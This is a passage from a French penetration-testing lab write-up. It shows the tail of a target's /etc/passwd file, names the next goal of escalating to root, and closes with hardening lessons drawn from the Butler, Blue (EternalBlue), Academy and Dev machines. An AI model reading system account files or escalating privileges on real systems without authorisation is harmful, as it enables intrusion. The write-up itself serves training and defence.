systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
alek:x:1000:1000:alek,,,:/home/alek:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
bind:x:107:113::/var/cache/bind:/usr/sbin/nologin
```

On retrouve une fois de plus alek qui est un utilisateur lambda, et la session root a lequel nous souhaitons accéder.

La prochaine étape va être soit d'essayer ou d'intégrer le groupe root soit arriver à passer sur la session root

Conclusion

Pour conclure afin de sécuriser une machine il faut premièrement faire attention aux services ouverts qui communiquent avec l'extérieur et faire attention à l'obsolescence de ceux-ci en le mettant à jour. En particulier sur la face visible comme un serveur web il faut penser à faire attention à ce à quoi il permet d'accéder, voir mettre une page d'authentification avec un mot de passe fort pour toute la partie où il peut y avoir des données autres. Par exemple la machine Butler si les informations d'authentification avaient été plus sécurisées, la machine aurait été quasiment infaillible. Dans le cas de Blue une simple mise à jour du système aurait empêché la faille EternalBlue de fonctionner. Dans le cas de Academy éviter de laisser des fichiers confidentiels dans un serveur FTP publique, Dans le cas de Dev ne pas laisser n'importe qui monter un montage réseau.